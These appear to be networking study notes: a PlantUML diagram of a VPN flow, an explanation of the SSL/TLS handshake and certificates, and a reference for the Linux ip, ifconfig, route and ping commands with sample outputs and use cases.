| PlantUML diagram | @startuml  title VPN flows grouped: internal vs external (with detailed notes)  skinparam sequenceMessageAlign center  skinparam sequence {  ArrowColor #2d2d2d  GroupBorderColor #6b6b6b  GroupFontColor #222222  }  autonumber 1  title VPN Architecture  box "Remote User Device"  actor "Remote User" as User  participant "VPN Client\n(OpenVPN/AnyConnect)" as Client  end box  box "Public Network"  participant "Internet" as Internet  end box  box "Private Network"  participant "VPN Gateway / Server" as Gateway  participant "Firewall" as Firewall  participant "Corporate Network" as Corp  database "Internal Resources" as Resources  end box  group #E8F0FE VPN setup & internal routing  User -> Client: Launch VPN client  note right  - Loads config (server, ports, protocols, ciphers)  - Checks creds/certs,  - Initializes virtual adapter  - Applies kill switch/DNS leak protection.  end note  Client -> Internet: Create encrypted tunnel\n(IPsec / SSL/TLS / WireGuard)  note right  - Performs handshake & mutual auth (certs, MFA)  - Negotiates keys with PFS  - Assigns VPN IP  - Sets routes/DNS  - Enables NAT traversal & keepalives  end note  Internet -> Gateway: Send VPN traffic  note right  - Encapsulates packets (ESP/TLS/UDP)  - Enforces split/full tunnel rules  - Redirects DNS to corporate resolvers  - Adjusts MTU/MSS to avoid fragmentation  end note  Gateway -> Firewall: Decrypt & forward internal traffic  note right  - Verifies integrity & anti‑replay  - Maps to user identity & role policies  - Assigns internal source IP for routing/logging  end note  Firewall -> Corp: Route to corporate network  note right  - Applies ACLs, IPS/IDS, segmentation  - NAT/routing to correct VLAN/subnet  - Optional malware/DLP inspection  end note  Corp -> Resources: Request internal resources  note right  - Uses internal DNS & private endpoints  - Trigger enterprise auth (Kerberos/LDAP)  - Protocols like SMB, RDP, SQL, HTTPS.  end note  Resources --> Corp: Send data back  note right  - TLS inside LAN for defense in depth  - PMTU discovery to avoid fragmentation  - Logs tagged with user/VPN IP.  end note  Corp --> Firewall: Pass through firewall  note right  - Matches state table for return traffic  - DLP/content filters on egress  - Bandwidth/rate limiting  end note  Firewall --> Gateway: Forward to VPN gateway  note right  - HA/load‑balancing with session stickiness  - Maintains identity binding  end note  end  group #E8F5E9 Website request & response  Gateway -> Internet: Send request to Internet  note right  - Gateway acts as your public IP  - Routes decrypted request to the real site  - May apply content filtering or logging  end note  Internet --> Gateway: Response back to gateway  note right  Gateway receives site's reply, ready to encrypt before sending back.  end note  Gateway --> Internet: Encrypt response  note right  - Uses session keys  - Rekeys if needed  - Adds MAC & anti‑replay protection  shapes packets for public path  end note  Internet --> Client: Deliver encrypted data  note right  - Uses chosen transport (UDP/TCP)  - Handles roaming IP changes  - Mitigates loss/jitter  end note  Client --> User: Display secure data  note right  - Decrypts & injects into OS stack  - Kill switch if tunnel drops  - Logs session stats  end note  end  @enduml |

## SSL/TLS

### Definition

SSL (Secure Sockets Layer) is a protocol for encrypting, securing, and authenticating communications on the Internet. Although SSL was replaced by an updated protocol called TLS (Transport Layer Security) some time ago, "SSL" is still a commonly used term for this technology.

### Benefits

* TLS ensures that the server side, or the website the user is interacting with, is actually **who they claim to** be.
* TLS ensures that **data has not been altered**, since a message authentication code (MAC) is included with transmissions.

### How It Works

SSL/TLS provides secure communication through many steps, but basicially what it does is:

* Secure communication begins with a **TLS handshake**, in which the two communicating parties (client and server) open a secure connection and exchange the **certificate** (containing **public key**).
* The server makes its *public key* available publicly, and keep its *private key* in secret.
* A TLS handshake uses something called *asymmetric encryption*, meaning that two different keys are used on the two ends of the conversation. This is possible because of a technique called *public key cryptography:* Data encrypted with the public key can only be decrypted with the private key.
* During the TLS handshake, the client and server use the public and private keys to exchange randomly generated data. This random data is used to create new keys for encryption, called the *session keys*. They will be used to encrypt and decrypt all communications after the TLS handshake.
* Once session keys are in use, the public and private keys are not used anymore.
* Session keys are temporary keys that are not used again once the session is terminated. A new, random set of session keys will be created for the next session.

Diagram:

|  |  |  |
| --- | --- | --- |
| PlantUML diagram | PlantUML diagram | @startuml  title SSL/TLS Handshake and Secure Communication  actor Client  actor Server  group Handshake Phase  Client -> Server: Send ClientHello  note over Client, Server  - Client sends supported TLS versions, cipher suites, and compression methods  - Includes client random number for key generation  - May include Server Name Indication (SNI) for virtual hosting  end note  |||  Server -> Client: Send ServerHello  note over Client, Server  - Server selects TLS version and cipher suite from client's list  - Sends server random number  - May request client certificate for mutual authentication  end note  |||  Server -> Client: Send server certificate  note over Client, Server  - Server sends its digital certificate containing public key  - Certificate chain is provided for validation  end note  |||  Server -> Client: Send ServerHelloDone  |||  Client -> Client: Verify server certificate  note over Client, Server  - Checks certificate validity, CA trust, and hostname match  - Verifies certificate against trusted CAs  end note  |||  Client -> Server: Send ClientKeyExchange  note over Client, Server  - Sends pre-master secret encrypted with server's public key  end note  |||  Client -> Server: Send ChangeCipherSpec  note over Client, Server  - Signals switch to negotiated symmetric encryption  end note  |||  Client -> Server: Send Finished  note over Client, Server  First encrypted message using session keys  end note  |||  Server -> Server: Derive session keys  note over Client, Server  - Uses pre-master secret + randoms to generate symmetric keys  end note  |||  Server -> Client: Send ChangeCipherSpec  note over Client, Server  - Server switches to symmetric encryption  end note  |||  Server -> Client: Send Finished  note over Client, Server  Server confirms handshake completion  end note  |||  end  group Secure Data Transfer Phase  Client -> Server: Application Data  note over Client, Server  - Encrypted with symmetric keys  - Integrity protected with MAC  end note  |||  Server -> Client: Application Data  note over Client, Server  - Encrypted with symmetric keys  - Integrity protected with MAC  end note  |||  end  group Session Termination  Client -> Server: CloseNotify  note over Client, Server  - Alert Protocol message to close session cleanly  end note  |||  Server -> Client: CloseNotify  note over Client, Server  - Confirms closure and discards session keys  end note  |||  end  @enduml |

### SSL Certificates

An SSL certificate is a file installed on a website's origin server. It's simply a data file containing the public key and the identity of the website owner, along with other information. Without an SSL certificate, a website's traffic can't be encrypted with TLS.

Technically, any website owner can create their own SSL certificate, and such certificates are called *self-signed certificates*. However, browsers do not consider self-signed certificates to be as trustworthy as SSL certificates issued by a *certificate authority* (CA).

Website owners need to obtain an SSL certificate from a CA, and then install it on their web server (often a web host can handle this process). The CA is an outside party who can confirm that the website owner is who they say they are. They keep a copy of the certificates they issue.

# Linux Commands

## Interface Configuration Commands

### ip

The ip command is the modern Linux networking tool that replaces older commands like ifconfig and route. It provides comprehensive network interface and routing management.

#### Purpose

Configure and display network interfaces, IP addresses, routes, and network namespaces.

#### Syntax

ip [OPTIONS] OBJECT COMMAND

**Common Objects**

* link - Network devices
* addr - Protocol addresses on devices
* route - Routing table entries
* neigh - ARP/neighbor cache entries
* rule - Routing policy database rules
* tunnel - Tunnel over IP
* maddr - Multicast addresses
* mroute - Multicast routing cache entries

**Common Options**

|  |  |
| --- | --- |
| **Option** | **Description** |
| -V, --version | Show version information |
| -h, --help | Show help message |
| -s, --stats | Show statistics |
| -d, --details | Show detailed information |
| -r, --resolve | Resolve hostnames |
| `-f, --family {inet\ | inet6\ |
| -4 | IPv4 only |
| -6 | IPv6 only |
| -o, --oneline | Output on single line |
| -t, --timestamp | Show timestamp |
| -b, --batch [filename] | Read commands from file |
| -n, --netns name | Switch to network namespace |

#### Examples and Use Cases

##### Display all network interfaces

ip link show

**Sample Output:**

1: lo: <LOOPBACK,UP,LOWER\_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

2: eth0: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc pfifo\_fast state UP mode DEFAULT group default qlen 1000

link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff

3: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT group default qlen 1000

link/ether 80:86:f2:ab:cd:ef brd ff:ff:ff:ff:ff:ff

**Output Explanation:**

* **Interface numbers**: 1, 2, 3 are system-assigned interface indices
* **lo**: Loopback interface for internal system communication
* **eth0**: Ethernet interface (UP and active)
* **wlan0**: Wireless interface (DOWN and inactive)
* **Flags**: UP=active, LOWER\_UP=physical link up, BROADCAST=supports broadcasting
* **MTU**: Maximum transmission unit (65536 for loopback, 1500 for Ethernet/WiFi)
* **qdisc**: Queuing discipline (noqueue, pfifo\_fast, noop for traffic control)
* **state**: UP=active, DOWN=inactive, UNKNOWN=indeterminate
* **MAC addresses**: Hardware addresses for each interface (all zeros for loopback)

##### Display IP addresses

ip addr show

**Sample Output:**

1: lo: <LOOPBACK,UP,LOWER\_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid\_lft forever preferred\_lft forever

inet6 ::1/128 scope host

valid\_lft forever preferred\_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc pfifo\_fast state UP group default qlen 1000

link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff

inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic eth0

valid\_lft 86392sec preferred\_lft 86392sec

inet6 fe80::5054:ff:fe12:3456/64 scope link

valid\_lft forever preferred\_lft forever

**Output Explanation:**

* **inet 127.0.0.1/8**: Loopback IPv4 address with /8 subnet (255.0.0.0 mask)
* **inet 192.168.1.100/24**: Ethernet IPv4 address with /24 subnet (255.255.255.0 mask)
* **brd 192.168.1.255**: Broadcast address for the subnet
* **scope global**: Address is globally routable; **scope host**: local to host only
* **dynamic**: Address assigned via DHCP; **static** would be manually configured
* **valid\_lft/preferred\_lft**: DHCP lease lifetime (86392 seconds ≈ 24 hours)
* **inet6 ::1/128**: IPv6 loopback address
* **inet6 fe80::** Link-local IPv6 address (auto-configured for local network)

##### Add IP address to interface

sudo ip addr add 192.168.1.50/24 dev eth0

**Use Case:** Adding secondary IP address for virtual hosting or testing.

##### Display routing table

ip route show

**Sample Output:**

default via 192.168.1.1 dev eth0 proto dhcp metric 100

169.254.0.0/16 dev eth0 scope link metric 1000

192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.100 metric 100

**Output Explanation:**

* **default via 192.168.1.1**: Default gateway route (all traffic goes to 192.168.1.1)
* **proto dhcp**: Route was added by DHCP client
* **metric 100**: Route priority (lower numbers preferred)
* **169.254.0.0/16**: Link-local network for auto-configuration when DHCP fails
* **192.168.1.0/24**: Direct route to local subnet
* **proto kernel**: Route added automatically by kernel
* **src 192.168.1.100**: Source IP to use for outgoing packets on this route

##### Add static route

sudo ip route add 10.0.0.0/8 via 192.168.1.254

**Use Case:** Route traffic to private networks through specific gateway.

##### Delete route

sudo ip route del 10.0.0.0/8

**Use Case:** Remove incorrect or outdated routing entries.

##### Show specific interface details

ip addr show dev eth0

**Sample Output:**

2: eth0: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc pfifo\_fast state UP group default qlen 1000

link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff

inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic eth0

valid\_lft 86392sec preferred\_lft 86392sec

inet 192.168.1.50/24 scope global secondary eth0

valid\_lft forever preferred\_lft forever

**Output Explanation:**

* **Interface**: eth0 (index 2) with full broadcast/multicast capabilities.
* **Status**: UP and operational with physical link active.
* **MTU**: 1500 bytes maximum transmission unit.
* **MAC address**: 52:54:00:12:34:56 hardware identifier.
* **IPv4**: 192.168.1.100/24 dynamic address (DHCP, expires in 86392 seconds).
* **IPv6**: fe80::5054:ff:fe12:3456/64 link-local address (permanent).
* **Address scopes**: Global (routable) vs link-local (subnet only).
* **Interface details**: Complete network configuration for single interface

**Use Case:** Focus on single interface configuration.

##### Bring interface up/down

sudo ip link set eth0 up

sudo ip link set eth0 down

**Use Case:** Enable/disable network interfaces without rebooting.

##### Change interface MTU

sudo ip link set eth0 mtu 9000

**Use Case:** Enable jumbo frames for high-performance networking.

##### Show interface statistics

ip -s link show eth0

**Sample Output:**

2: eth0: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc pfifo\_fast state UP mode DEFAULT group default qlen 1000

    link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff

    RX: bytes  packets  errors  dropped overrun mcast

    15234567   12845    0       0       0       342

    TX: bytes  packets  errors  dropped carrier collsns

    1234567    8967     0       0       0       0

**Output Explanation:**

* **Interface info**: eth0 with 1500 MTU and UP status.
* **RX statistics**: Received 15.2MB in 12,845 packets, 0 errors, 342 multicast.
* **TX statistics**: Transmitted 1.2MB in 8,967 packets, 0 errors.
* **Error counters**: All error types (dropped, overrun, carrier, collisions) at 0.
* **Performance metrics**: Clean traffic flow with no transmission problems.
* **Traffic analysis**: More received than transmitted data (typical client behavior)

**Use Case:** Monitor packet counts, errors, and dropped packets.

##### Add VLAN interface

sudo ip link add link eth0 name eth0.100 type vlan id 100

sudo ip link set eth0.100 up

**Use Case:** Create VLAN-tagged interfaces for network segmentation.

##### Show neighbor table (ARP)

ip neigh show

**Use Case:** View MAC address mappings and detect network issues.

##### Flush routing table

sudo ip route flush table main

**Use Case:** Remove all routes for network reconfiguration.

##### Show routing table for specific destination

ip route get 8.8.8.8

**Sample Output:**

8.8.8.8 via 192.168.1.1 dev eth0 src 192.168.1.100 uid 1000 cache

**Output Explanation:**

* **8.8.8.8**: Target destination (Google DNS server).
* **via 192.168.1.1**: Next hop gateway router to reach destination.
* **dev eth0**: Outgoing network interface for this route.
* **src 192.168.1.100**: Source IP address used for packets to this destination.
* **uid 1000**: User ID that performed the route lookup.
* **cache**: Route entry cached in kernel for faster subsequent lookups.
* **Route resolution**: Shows exact path packets will take to reach specific destination

**Use Case:** Verify which route will be used for specific destinations.

##### Add temporary IP address

sudo ip addr add 192.168.1.200/24 dev eth0 valid\_lft 3600 preferred\_lft 1800

**Use Case:** Add IP address with automatic expiration for testing.

##### Add static route

sudo ip route add 10.0.0.0/24 via 192.168.1.1 dev eth0

**Use Case:** Routing traffic to specific networks through a gateway.

##### Bring interface up/down

sudo ip link set eth0 up

sudo ip link set eth0 down

**Use Case:** Activating or deactivating network interfaces.

##### Display ARP/neighbor table

ip neigh show

**Sample Output:**

192.168.1.1 dev eth0 lladdr aa:bb:cc:dd:ee:ff REACHABLE

192.168.1.10 dev eth0 lladdr 11:22:33:44:55:66 STALE

fe80::1 dev eth0 lladdr aa:bb:cc:dd:ee:ff router REACHABLE

### ifconfig

The ifconfig command is the traditional tool for configuring network interfaces, though it's being phased out in favor of the ip command.

#### Purpose

Configure and display network interface parameters.

#### Syntax

ifconfig [interface] [options]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| up | Activate the interface |
| down | Deactivate the interface |
| netmask addr | Set the subnet mask |
| broadcast addr | Set the broadcast address |
| pointopoint addr | Set point-to-point address |
| hw class address | Set hardware address |
| mtu N | Set Maximum Transfer Unit |
| dstaddr addr | Set destination address for point-to-point |
| tunnel aa.bb.cc.dd | Create tunnel to given address |
| irq addr | Set interrupt line |
| io\_addr addr | Set start address in I/O space |
| mem\_start addr | Set start address for shared memory |
| media type | Set physical port or medium type |
| [-]promisc | Enable/disable promiscuous mode |
| [-]allmulti | Enable/disable all-multicast mode |
| [-]broadcast | Enable/disable broadcast flag |
| [-]arp | Enable/disable ARP protocol |

#### Examples and Use Cases

##### Display all interfaces

ifconfig

**Sample Output:**

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255

inet6 fe80::5054:ff:fe12:3456 prefixlen 64 scopeid 0x20<link>

ether 52:54:00:12:34:56 txqueuelen 1000 (Ethernet)

RX packets 12845 bytes 15234567 (14.5 MiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 8967 bytes 1234567 (1.1 MiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

inet 127.0.0.1 netmask 255.0.0.0

inet6 ::1 prefixlen 128 scopeid 0x10<host>

loop txqueuelen 1000 (Local Loopback)

RX packets 234 bytes 23456 (22.9 KiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 234 bytes 23456 (22.9 KiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

**Output Explanation:**

* **flags=4163<UP,BROADCAST,RUNNING,MULTICAST>**: Interface status flags
  + UP: Interface is active
  + BROADCAST: Supports broadcast packets
  + RUNNING: Interface is operational
  + MULTICAST: Supports multicast packets
* **mtu 1500**: Maximum transmission unit (largest packet size)
* **inet 192.168.1.100**: IPv4 address
* **netmask 255.255.255.0**: Subnet mask (/24 network)
* **ether 52:54:00:12:34:56**: MAC address
* **RX/TX packets**: Received/transmitted packet counts and byte totals
* **errors/dropped/overruns**: Network error counters (0 is good)
* **txqueuelen 1000**: Transmit queue length for buffering packets

##### Configure IP address

sudo ifconfig eth0 192.168.1.50 netmask 255.255.255.0

**Use Case:** Setting static IP address and subnet mask.

##### Bring interface up/down

sudo ifconfig eth0 up

sudo ifconfig eth0 down

**Use Case:** Enable/disable network interfaces for maintenance.

##### Set broadcast address

sudo ifconfig eth0 192.168.1.50 netmask 255.255.255.0 broadcast 192.168.1.255

**Use Case:** Manually configure broadcast address for custom networks.

##### Change MAC address

sudo ifconfig eth0 down

sudo ifconfig eth0 hw ether 00:11:22:33:44:55

sudo ifconfig eth0 up

**Use Case:** MAC address spoofing for testing or privacy.

##### Set MTU size

sudo ifconfig eth0 mtu 1200

**Use Case:** Adjust MTU for specific network requirements or VPN tunnels.

##### Enable promiscuous mode

sudo ifconfig eth0 promisc

**Use Case:** Capture all network traffic for packet analysis.

##### Disable promiscuous mode

sudo ifconfig eth0 -promisc

**Use Case:** Return to normal operation after packet capture.

##### Add alias (secondary IP)

sudo ifconfig eth0:1 192.168.1.100 netmask 255.255.255.0

**Use Case:** Configure multiple IP addresses on single interface.

##### Configure point-to-point interface

sudo ifconfig ppp0 10.0.0.1 pointopoint 10.0.0.2

**Use Case:** Set up point-to-point connections like VPN or dial-up.

##### Set interface metric

sudo ifconfig eth0 metric 1

**Use Case:** Set routing priority for multi-homed systems.

##### Enable/disable ARP

sudo ifconfig eth0 arp # Enable ARP

sudo ifconfig eth0 -arp # Disable ARP

**Use Case:** Control ARP behavior for security or specialized networking.

##### View specific interface

ifconfig eth0

**Sample Output:**

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500

        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255

        inet6 fe80::5054:ff:fe12:3456  prefixlen 64  scopeid 0x20<link>

        ether 52:54:00:12:34:56  txqueuelen 1000  (Ethernet)

        RX packets 12845  bytes 15234567 (14.5 MiB)

        RX errors 0  dropped 0  overruns 0  frame 0

        TX packets 8967  bytes 1234567 (1.1 MiB)

        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

**Use Case:** Check configuration of single interface quickly.

##### Configure with CIDR notation

sudo ifconfig eth0 192.168.1.50/24

**Use Case:** Modern subnet specification using CIDR format.

### route

The route command displays and manipulates the IP routing table.

#### Purpose

Display and modify the kernel's IP routing table.

#### Syntax

route [options] [command] [arguments]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -n | Don't resolve names (show numerical addresses) |
| -v | Verbose output |
| -e | Use netstat format for display |
| -A family | Use specified address family (inet, inet6) |
| -F | Display Forwarding Information Base (FIB) |
| -C | Display kernel routing cache |

**Common Commands**

* add - Add a route
* del - Delete a route
* flush - Flush routes

**Route Flags**

* U - Route is up
* G - Use gateway
* H - Target is a host
* R - Reinstate route for dynamic routing
* D - Dynamically installed by daemon or redirect
* M - Modified from routing daemon or redirect
* A - Installed by addrconf
* C - Cache entry
* ! - Reject route

#### Examples and Use Cases

##### Display routing table

route -n

**Sample Output:**

Kernel IP routing table

Destination Gateway Genmask Flags Metric Ref Use Iface

0.0.0.0 192.168.1.1 0.0.0.0 UG 100 0 0 eth0

169.254.0.0 0.0.0.0 255.255.0.0 U 1000 0 0 eth0

192.168.1.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0

**Output Explanation:**

* **Destination 0.0.0.0**: Default route (matches any destination)
* **Gateway 192.168.1.1**: Next hop router for reaching destinations
* **Genmask**: Subnet mask (0.0.0.0 = catch-all, 255.255.255.0 = /24 network)
* **Flags UG**: U=route is up, G=use gateway (router)
* **Flags U**: Direct route to local network (no gateway needed)
* **Metric**: Route priority (lower numbers preferred)
* **Ref**: Number of references to this route
* **Use**: Count of lookups for this route
* **Iface**: Network interface to use for this route
* **169.254.0.0**: Link-local network for auto-configuration

##### Add default gateway

sudo route add default gw 192.168.1.1

**Use Case:** Set default route for internet access.

##### Delete default gateway

sudo route del default

**Use Case:** Remove default route for network reconfiguration.

##### Add network route

sudo route add -net 10.0.0.0/8 gw 192.168.1.254

**Use Case:** Route specific network through different gateway.

##### Add host route

sudo route add -host 8.8.8.8 gw 192.168.1.254

**Use Case:** Route specific host through different path.

##### Delete specific route

sudo route del -net 10.0.0.0/8

**Use Case:** Remove incorrect or outdated routing entries.

##### Add route with metric

sudo route add -net 172.16.0.0/12 gw 192.168.1.254 metric 5

**Use Case:** Set route priority for load balancing.

##### Block network access

sudo route add -net 192.168.100.0/24 reject

**Use Case:** Block access to specific network segments.

##### Add route through interface

sudo route add -net 169.254.0.0/16 dev eth0

**Use Case:** Direct traffic to interface without gateway.

##### Display routing cache

route -C

**Sample Output:**

Kernel IP routing cache

Source          Destination     Gateway         Flags Metric Ref    Use Iface

192.168.1.100   8.8.8.8         192.168.1.1     0     0      0        1 eth0

**Output Explanation:**

* **Routing cache**: Shows cached routing decisions made by kernel.
* **Source IP**: 192.168.1.100 is the local source address used.
* **Destination**: 8.8.8.8 (Google DNS) is the target being reached.
* **Gateway**: 192.168.1.1 is the next hop used for this destination.
* **Cache entry**: Route decision cached for faster subsequent lookups.
* **Performance**: Avoids repeated route table lookups for same destinations.
* **Troubleshooting**: Useful for verifying actual routing decisions made by kernel

**Use Case:** View cached routing decisions for troubleshooting.

##### Display kernel routing table (verbose)

route -v

**Sample Output:**

Kernel IP routing table

Destination     Gateway         Genmask         Flags Metric Ref    Use Iface

0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 eth0

192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0

**Output Explanation:**

* **Verbose output**: Provides additional details about routing table entries.
* **Default route**: 0.0.0.0/0.0.0.0 catches all traffic not matching specific routes.
* **Local network**: 192.168.1.0/255.255.255.0 is directly connected.
* **Flag details**: UG (Up+Gateway) vs U (Up only for direct routes).
* **Metric values**: 100 indicates priority level for route selection.
* **Reference counting**: Shows how many processes reference each route.
* **Usage statistics**: Displays how often each route has been used

**Use Case:** Get detailed routing information with additional flags.

##### Add temporary route with TTL

sudo route add -net 203.0.113.0/24 gw 192.168.1.1 dev eth0

**Use Case:** Create temporary routes for testing network paths. **Use Case:** Setting the default route for internet access.

##### Add specific route

sudo route add -net 10.0.0.0/24 gw 192.168.1.1

**Use Case:** Routing specific network traffic through a particular gateway.

## Connectivity Testing Commands

### ping

The ping command tests network connectivity by sending ICMP echo requests to a target host.

#### Purpose

Test network connectivity and measure round-trip time to remote hosts.

#### Syntax

ping [options] destination

**Common Options**

|  |  |
| --- | --- |
| **Option** | **Description** |
| -c count | Number of packets to send |
| -i interval | Interval between packets (seconds) |
| -s size | Packet size in bytes |
| -t ttl | Time to live value |
| -v | Verbose output |
| -w deadline | Timeout in seconds to wait for reply |
| -W timeout | Timeout for each packet in milliseconds |
| -f | Flood ping (requires root) |
| -q | Quiet output (summary only) |
| -r | Bypass routing tables |
| -R | Record route |
| -a | Audible ping |
| -b | Allow pinging a broadcast address |
| -n | Don't resolve hostnames |
| -l preload | Send preload packets before entering normal mode |
| -p pattern | Fill packets with given pattern (hex) |
| -I interface | Use specified interface |
| -M hint | Path MTU discovery strategy |
| -F | Don't fragment packets |
| -O | Report outstanding replies |
| -D | Print timestamps |

#### Examples and Use Cases

##### Basic connectivity test

ping google.com

**Sample Output:**

PING google.com (142.251.46.142) 56(84) bytes of data.

64 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=1 ttl=119 time=12.3 ms

64 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=2 ttl=119 time=11.8 ms

64 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=3 ttl=119 time=12.1 ms

^C

--- google.com ping statistics ---

3 packets transmitted, 3 received, 0% packet loss

time 2003ms

rtt min/avg/max/mdev = 11.8/12.1/12.3/0.2 ms

**Output Explanation:**

* **PING google.com (142.251.46.142)**: Resolved hostname to IP address
* **56(84) bytes**: 56 bytes ICMP data + 28 bytes headers = 84 total
* **64 bytes from**: Reply packet size (56 + 8 byte ICMP header)
* **icmp\_seq=1**: Sequence number for tracking packets
* **ttl=119**: Time To Live (hops remaining, started ~128, decreased by routers)
* **time=12.3 ms**: Round-trip time from send to receive
* **0% packet loss**: All packets successfully returned
* **rtt min/avg/max/mdev**: Round-trip time statistics and standard deviation

##### Send specific number of packets

ping -c 5 8.8.8.8

**Sample Output:**

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

64 bytes from 8.8.8.8: icmp\_seq=1 ttl=119 time=11.2 ms

64 bytes from 8.8.8.8: icmp\_seq=2 ttl=119 time=10.8 ms

64 bytes from 8.8.8.8: icmp\_seq=3 ttl=119 time=11.1 ms

64 bytes from 8.8.8.8: icmp\_seq=4 ttl=119 time=10.9 ms

64 bytes from 8.8.8.8: icmp\_seq=5 ttl=119 time=11.0 ms

--- 8.8.8.8 ping statistics ---

5 packets transmitted, 5 received, 0% packet loss

time 4004ms

rtt min/avg/max/mdev = 10.8/11.0/11.2/0.1 ms

**Use Case:** Quick connectivity test with limited packets.

##### Large packet size test

ping -c 3 -s 1472 google.com

**Sample Output:**

PING google.com (142.251.46.142) 1472(1500) bytes of data.

1480 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=1 ttl=119 time=15.2 ms

1480 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=2 ttl=119 time=14.8 ms

1480 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=3 ttl=119 time=15.1 ms

--- google.com ping statistics ---

3 packets transmitted, 3 received, 0% packet loss

time 2003ms

rtt min/avg/max/mdev = 14.8/15.0/15.2/0.2 ms

**Use Case:** Test MTU and detect fragmentation issues.

##### Fast ping with short interval

sudo ping -i 0.2 -c 10 192.168.1.1

**Sample Output:**

PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.

64 bytes from 192.168.1.1: icmp\_seq=1 ttl=64 time=0.445 ms

64 bytes from 192.168.1.1: icmp\_seq=2 ttl=64 time=0.412 ms

64 bytes from 192.168.1.1: icmp\_seq=3 ttl=64 time=0.398 ms

64 bytes from 192.168.1.1: icmp\_seq=4 ttl=64 time=0.456 ms

64 bytes from 192.168.1.1: icmp\_seq=5 ttl=64 time=0.423 ms

64 bytes from 192.168.1.1: icmp\_seq=6 ttl=64 time=0.434 ms

64 bytes from 192.168.1.1: icmp\_seq=7 ttl=64 time=0.401 ms

64 bytes from 192.168.1.1: icmp\_seq=8 ttl=64 time=0.445 ms

64 bytes from 192.168.1.1: icmp\_seq=9 ttl=64 time=0.412 ms

64 bytes from 192.168.1.1: icmp\_seq=10 ttl=64 time=0.434 ms

--- 192.168.1.1 ping statistics ---

10 packets transmitted, 10 received, 0% packet loss

time 1804ms

rtt min/avg/max/mdev = 0.398/0.426/0.456/0.018 ms

**Use Case:** Quick response time testing (requires root for <1s interval).

##### Quiet ping (summary only)

ping -q -c 10 8.8.8.8

**Sample Output:**

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---

10 packets transmitted, 10 received, 0% packet loss

time 9006ms

rtt min/avg/max/mdev = 10.5/11.2/12.1/0.4 ms

**Use Case:** Scripting and automated network monitoring.

##### Ping with timeout

ping -W 1000 -c 5 192.168.1.254

**Sample Output:**

PING 192.168.1.254 (192.168.1.254) 56(84) bytes of data.

From 192.168.1.100 icmp\_seq=1 Destination Host Unreachable

From 192.168.1.100 icmp\_seq=2 Destination Host Unreachable

From 192.168.1.100 icmp\_seq=3 Destination Host Unreachable

From 192.168.1.100 icmp\_seq=4 Destination Host Unreachable

From 192.168.1.100 icmp\_seq=5 Destination Host Unreachable

--- 192.168.1.254 ping statistics ---

5 packets transmitted, 0 received, +5 errors, 100% packet loss

time 4004ms

**Use Case:** Fast failure detection with 1-second packet timeout.

##### Ping with deadline

ping -w 30 -c 100 google.com

**Sample Output:**

PING google.com (142.251.46.142) 56(84) bytes of data.

64 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=1 ttl=119 time=12.3 ms

64 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=2 ttl=119 time=11.8 ms

... (output continues for 30 seconds then stops)

--- google.com ping statistics ---

30 packets transmitted, 30 received, 0% packet loss

time 30005ms

rtt min/avg/max/mdev = 11.2/12.1/13.4/0.5 ms

**Use Case:** Stop pinging after 30 seconds regardless of count.

##### Ping broadcast address

ping -b 192.168.1.255

**Use Case:** Discover active hosts on local network.

##### Record route ping

ping -R google.com

**Use Case:** Trace packet path through routers (limited to 9 hops).

##### Audible ping

ping -a google.com

**Use Case:** Audio notification for successful pings.

##### Ping IPv6 address

ping6 2001:4860:4860::8888

**Use Case:** Test IPv6 connectivity to Google DNS.

##### Ping with specific TTL

ping -t 5 google.com

**Use Case:** Test reachability within specific hop count.

##### Bypass routing table

ping -r 192.168.1.1

**Use Case:** Direct interface communication bypassing routes.

##### Ping with pattern

ping -p ff00 google.com

**Use Case:** Test network equipment with specific bit patterns.

**Sample Output:**

PING google.com (142.251.46.142) 1472(1500) bytes of data.

